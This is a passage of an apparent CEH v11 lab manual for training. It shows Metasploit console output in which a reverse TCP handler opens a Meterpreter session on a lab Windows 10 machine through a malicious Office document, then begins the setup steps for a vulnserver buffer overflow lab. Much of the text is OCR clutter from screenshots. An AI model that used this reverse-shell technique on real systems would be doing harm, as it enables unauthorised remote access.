msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 10.10.10.13:4444  
[*] Sending stage (175174 bytes) to 10.10.10.10  
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49858) at 2020-08-24 02:58:32 -0400
```

```
meterpreter > sysinfo
```

```
Computer : WINDOWS10  
OS : Windows 10 (10.0 Build 18362).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows
```

```
meterpreter > [RedDog.docm] selected (57.1 kB), Free space: 75.4 GB
```

- 
- 46.  This concludes the demonstration of how to hack a Windows machine with a malicious office document using TheFatRat.
  - 47.  Close all open windows and document all the acquired information.
- 

## Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

In this task, we use a **Parrot Security (10.10.10.13)** machine as the host machine and a **Windows 10 (10.10.10.10)** machine as the target machine.

- 1.  Click **Windows 10** to switch to the **Windows 10** machine, navigate to **D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run an administrator** option.

If the **User Account Control** pop-up appears, click **Yes** to proceed.



Manage

vulnserver

File

Home Share View Application Tools

&lt; This PC &gt; CEH-Tools (D:) &gt; CEH-Tools &gt; CEHv11 Module 06 System Hacking &gt; Buffer Overflow Tools &gt; vulnserver &gt;

|              | Name           | Date modified      | Type                 | Size  |
|--------------|----------------|--------------------|----------------------|-------|
| Quick access | Source         | 8/17/2020 12:42 PM | File folder          |       |
| Desktop      | essfunc.dll    | 11/19/2010 5:46 PM | Application exten... | 17 KB |
| Downloads    | LICENSE.TXT    | 11/19/2010 5:46 PM | Text Document        | 2 KB  |
| Documents    | README.TXT     | 11/19/2010 5:46 PM | Text Document        | 4 KB  |
| Pictures     | vulnserver.exe | 11/19/2010 7:57 PM | Application          | 29 KB |

**Open**

- Run as administrator
- Share with Skype
- Troubleshoot compatibility
- Pin to Start
- Edit with Notepad++
- Scan with Windows Defender...
- Share

**Give access to**

- Add to archive...
- Add to "vulnserver.rar"
- Compress and email...
- Compress to "vulnserver.rar" and email

**Pin to taskbar****Restore previous versions****Send to**

Cut

Copy

Create shortcut

Delete

Rename

Properties

- Quick access
- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos
- OneDrive
- This PC
- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- CEH-Tools (D:)

Network

2.  The **Windows Security Alert** window appears; click **Allow access**.
3.  **Vulnserver** starts running, as shown in the screenshot.

A screenshot of a Windows terminal window titled "vulnserver". The window shows the output of the "vulnserver" executable. The text in the window reads:

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!


Waiting for client connections...
```

CEH-Tools (D:)


Network

4.  Minimize the **Command Prompt** window running **Vulnserver**.
5.  Navigate to **D:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger\_1\_85\_setup.exe**, and click the **Run as administrator** option.

If the **User Account Control** pop-up appears, click **Yes** to proceed.



6.  **Immunity Debugger Setup** pop-up appears, click **Yes** to install Python.



7.  The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.

File Home Share View Application Tools Manage Immunity Debugger

← → ↑ This PC > CEH-Tools (D:) > CEH-Tools > CEHv11 Module 06 System Hacking > Buffer Overflow Tools > Immunity Debugger

| Name                            | Date modified     | Type        | Size      |
|---------------------------------|-------------------|-------------|-----------|
| ImmunityDebugger_1_85_setup.exe | 3/27/2020 5:34 PM | Application | 22,217 KB |

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos

OneDrive

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos

Local Disk (C:)

CEH-Tools (D:)

Network

Immunity Debugger Setup: License Agreement

Please review the license agreement before installing Immunity Debugger. If you accept all terms of the agreement, click the check box below. Click Next to continue.

Last Updated: February 11, 2009

IMMUNITY, INC.


SOFTWARE LICENSE AGREEMENT

THIS LICENSE AGREEMENT (with the schedules annexed hereto, the "Agreement") is made as of the day when registered on the download server between "Licensee", the user of the software, whether corporate entity or individual, and Immunity, Inc., "Licensor", a New York State based company with primary offices at 1130 Washington Avenue, Floor 8, Miami Beach FL, 33139, USA.


I accept

Cancel Nullsoft Install System v2.46 Next >

8.  Follow the wizard and install Immunity Debugger using the default settings.
9.  After completion of installation, click on **close**, **Immunity Debugger Setup** pop-up appears click **OK** to install python.



10.  **Python Setup** window appears, click **Next** and Follow the wizard to install Python using the default settings.



11.  After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

If the **User Account Control** pop-up appears, click **Yes** to proceed.



Recycle Bin NetScanTools  
Pro Demo



Tor Browser



N-Stalker  
Free X




desktop.ini




Open

- Open file location
- Add to archive...
- Add to "Immunity Debugger.rar"
- Compress and email...
- Compress to "Immunity Debugger.rar" and email




Run as administrator




Share with Skype

Troubleshoot compatibility

Pin to Start



Edit with Notepad++



Scan with Windows Defender...

Pin to taskbar

---

Restore previous versions

---

Send to >

Cut

Copy

---

Create shortcut

Delete

Rename

---

